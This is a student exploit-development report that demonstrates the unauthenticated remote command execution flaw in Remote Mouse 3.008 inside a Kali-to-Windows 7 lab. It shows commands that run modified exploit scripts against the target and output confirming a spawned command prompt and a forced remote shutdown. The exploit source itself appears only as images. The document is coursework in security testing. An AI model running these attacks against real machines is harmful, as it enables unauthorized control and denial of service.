IE4012
Offensive Hacking: Tactical and Strategic

4th Year, 1st Semester

Assignment

EXPLOIT DEVELOPMENT

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

12/05/2020

Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number:	IT17108546
Name:	Jayawardhana D D T

Table of Contents

1. The Vulnerable Application

Remote Mouse is an application that turns your iPhone or iPad into a user-friendly remote control for your computer. It simulates the function of wireless mouse, keyboard and touchpad with some features designed for single-handed use or intuitive actions or operations.

To date, Remote Mouse claims to have over 20 million users across the world. Tasks such as watching an online movie, giving a Power Point presentation or shutting down your machine using a single click can be easily carried out using this application.

The mouse acts as a wireless mouse that uses the gyro sensor to enable the motion of movement of the cursor. The default mode for the mouse is left handed.

More information about Remote Mouse can be found in their website [1].

Remote Mouse can be downloaded for Android devices by installing it through the Google Play Store, for Apple devices through the App Store and for Windows and other Microsoft products by the Microsoft Store. Versions for Linux is also available, but there were reports of malfunctioning when using Ubuntu.

Figure 1.1: Remote Mouse Logo

2. The Vulnerability

Remote Mouse uses a set of key codes for the motion handling of the cursor and for click operations. The vulnerability lies in the version 3.008 of this application where the authentication is not carried out properly through Remote Mouse to identify who is executing the commands. Because of this, the vulnerability lets any person to execute any command on the target machine where Remote Mouse is installed.

The vulnerability did not have a CVE identification number, but an Exploit DB identification number was found. The following are the details of the vulnerability in brief.

EDB (Exploit DB) ID	46697
Type of Vulnerability	Arbitrary Remote Code Execution
Vulnerable Platform	Windows
Vulnerable Application Version	Remote Mouse version 3.008
Reported Date	2019-04-15

3. Utilized Technology / Tools


For this assignment, the tools and technology used are as follows.

Attack Machine	Kali Linux 2017.2
Victim / Target Machine	Windows 7 x64
Vulnerable Application	Remote Mouse version 3.008 for Windows
Exploit Development	Python

4. Exploit Methodology

It should be noted that from the exploit code downloaded from Exploit DB, I have made a few changes and created 4 variations of the code for 4 attack types.


As a first step in exploiting all these variations, you must first identify the IP address of the target Windows 7 machine.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\windows7>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8996:2480:87f4:bbd5%11
   IPv4 Address. . . . . . . . . . . : 10.0.2.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Tunnel adapter isatap.{35F9ACC6-DCA9-478B-8982-CACB8E8E3745}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\windows7>
```

Figure 4.1: Obtaining IP address of Target

Another important note is to first have Remote Mouse version 3.008 installed in the target machine. Given below is the setup used to install Remote Mouse and a screenshot of the Desktop of the vulnerable machine after Remote Mouse is installed.



```
Name                                                        Date modified       Type
47683                                                       5/10/2020 4:27 PM   File fol
4e06b0e24ad2dbf6fde0da11b77dd98d-RemoteMouse                5/10/2020 9:04 PM   Applic
26148a9fe7c8bf0d7f85474ab50c13a9-productkeyexplorer_setup   5/10/2020 5:39 PM   Applic
46057                                                       5/10/2020 5:39 PM   PY File
47683                                                       5/10/2020 4:27 PM   Comp
desktop                                                     5/10/2020 4:09 PM   Config
python-3.8.2-amd64-webinstall                               5/10/2020 5:45 PM   Applic

4e06b0e24ad2dbf6fde0da11b77dd98d-R... Date modified: 5/10/2020 9:04 PM   Date created: 5/10/2020 9:03 PM
Application                           Size: 1.09 MB
```

Figure 4.2: Setup for Remote Mouse





Figure 4.3: Remote Mouse Installed

Here is the vulnerability that is being exploited.


https://www.exploit-db.com/exploits/46697

RemoteMouse 3.008 - Arbitrary Remote Command Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46697	N/A	0RPHON	REMOTE	WINDOWS	2019-04-15

EDB Verified: ✓

Exploit: / {}

Vulnerable App:


Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

Figure 4.4: Exploit DB - Remote Mouse

When all the above are setup, ensure that the Python files you created or exported to Kali Linux are executable. If they’re not executable, use the following command to make them executable.

```
chmod +x <filename>
```



```
root@kali:~/Documents# ls
Exploit_CMD.py  Exploit_DOS.py  Exploit_Down.py  Exploit_Updated_RS.py  vb
root@kali:~/Documents#
```

Figure 4.5: Python Executables

Now, all is set to begin exploiting the vulnerabilities.

Important Note: The exploit is written to take the target IP address as an argument when executing from the terminal, therefore it is a must to give the IP address alongside the filename when executing the files. Otherwise, an error message will be displayed notifying of the missing IP address.

Python <filename.py> <targetIP>


Simple Command Prompt Pop-up

This variation is to just replace the calc.exe that was in the original code from Exploit DB, with cmd.exe also known as the command prompt of Windows.

You can run the Python script as follows.

Python Exploit_CMD.py 10.0.2.5


10.0.2.5 is the IP address of my target machine and the python script for popping up the command prompt is the Exploit_CMD.py file.



```
root@kali:~/Documents# python Exploit_CMD.py 10.0.2.5
```

Figure 4.6: Running the Exploit - CMD prompt

As can be seen from the figure below, the exploit was successful and an instance of Command Prompt has popped up in the victim's machine.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\windows7>
```


Figure 4.7: Successful Execution - CMD prompt

Performing a Denial of Service

Another variation that I crafted is to shut down the target machine instead of opening up a command prompt. It is just a small modification to the code. As this is an arbitrary remote code execution vulnerability, we can use it to remotely execute a shutdown command on the target machine.


To run the script, execute the following command.

```
python Exploit_DOS.py 10.0.2.5
```



```
root@kali:~/Documents# python Exploit_D
Exploit_DOS.py    Exploit_Down.py
root@kali:~/Documents# python Exploit_DOS.py 10.0.2.5
('SUCCESS! You have control of the command prompt on target', '10.0.2.5')
root@kali:~/Documents# 
```

Figure 4.8: Running the Exploit - DoS attack



You are about to be logged off


Windows will shut down in less than a minute.

Windows 7
Build 7601
This copy of Windows is not genuine

Figure 4.9: Successful Execution - DoS attack

